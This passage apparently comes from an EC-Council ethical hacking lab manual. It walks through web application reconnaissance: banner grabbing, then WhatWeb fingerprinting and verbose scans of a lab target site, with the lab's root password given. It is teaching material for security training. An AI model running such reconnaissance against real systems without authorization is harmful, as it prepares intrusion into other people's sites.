


Figure 1.1.8: Telnet result

Note: In real-time, an attacker can specify either the IP address of a target machine or the URL of a website. In both cases, the attacker obtains the

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

banner information of the respective target. In other words, if the attacker entered an IP address, they receive the banner information of the target machine; if they enter the URL of a website, they receive the banner information of the respective web server that hosts the website.

20. This concludes the demonstration of how to perform web application reconnaissance (Whois lookup, DNS interrogation, port and services discovery, banner grabbing, and firewall detection).
21. Close all open windows and document all the acquired information.

TASK 2 Perform Web Application Reconnaissance using WhatWeb

Here, we will perform web application reconnaissance using the WhatWeb tool.

Note: In this task, the target website (**www.moviescope.com**) is hosted by the victim machine, **Windows Server 2019**. Keep this machine running until the end of the task. Here, the host machine is the **Parrot Security** virtual machine.

Note: Ensure that the **Windows Server 2019** and **Parrot Security** virtual machines are running.

TASK 2.1

Perform Website Footprinting

1. On the **Parrot Security** virtual machine, click the **MATE Terminal** icon ( ) at the top of **Desktop** to open a **Terminal** window. A **Parrot Terminal** window appears.
2. A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
3. In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.

Note: The password that you type will not be visible.

4. Now, type **cd** and press **Enter** to jump to the root directory.

WhatWeb identifies websites and recognizes web technologies, including content management systems (CMS), blogging platforms, statistics and analytics packages, JavaScript libraries, web servers, and embedded devices. It also identifies version numbers, email addresses, account IDs, web framework modules, SQL errors, and more.

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

5. In the **Terminal** window, type **whatweb** and press **Enter**. It displays a list of the commands available with WhatWeb.




Figure 1.2.1: WhatWeb options

6. Now, type **whatweb <Target Web Application>** (here, the target web application is **www.moviescope.com**) and press **Enter** to perform website footprinting on the target website.

7. The result appears, displaying the **MovieScope** website infrastructure, as shown in the screenshot.




Figure 1.2.2: Scanning the target website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

8. In the terminal, type **whatweb -v <Target Web Application>** (here, the target web application is **www.moviescope.com**) and press **Enter** to run a verbosity scan on the target website.




Figure 1.2.3: Running verbosity scan on the target website

9. The result appears, displaying a detailed report on the target website such as its IP address, plugin information, and HTTP header information, as shown in the screenshot.




Figure 1.2.4: Results of verbosity scan on the target website

Ethical Hacking and Countermeasures Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 1.2.5: Results of verbosity scan on the target website

TASK 2.2

Export the Report

10. Now, type **whatweb --log-verbose=MovieScope_Report www.moviescope.com** and press **Enter** to export the results returned by WhatWeb as a text file.

Note: This will generate a report with the name **MovieScope_Report** and save this file in the **root** folder.

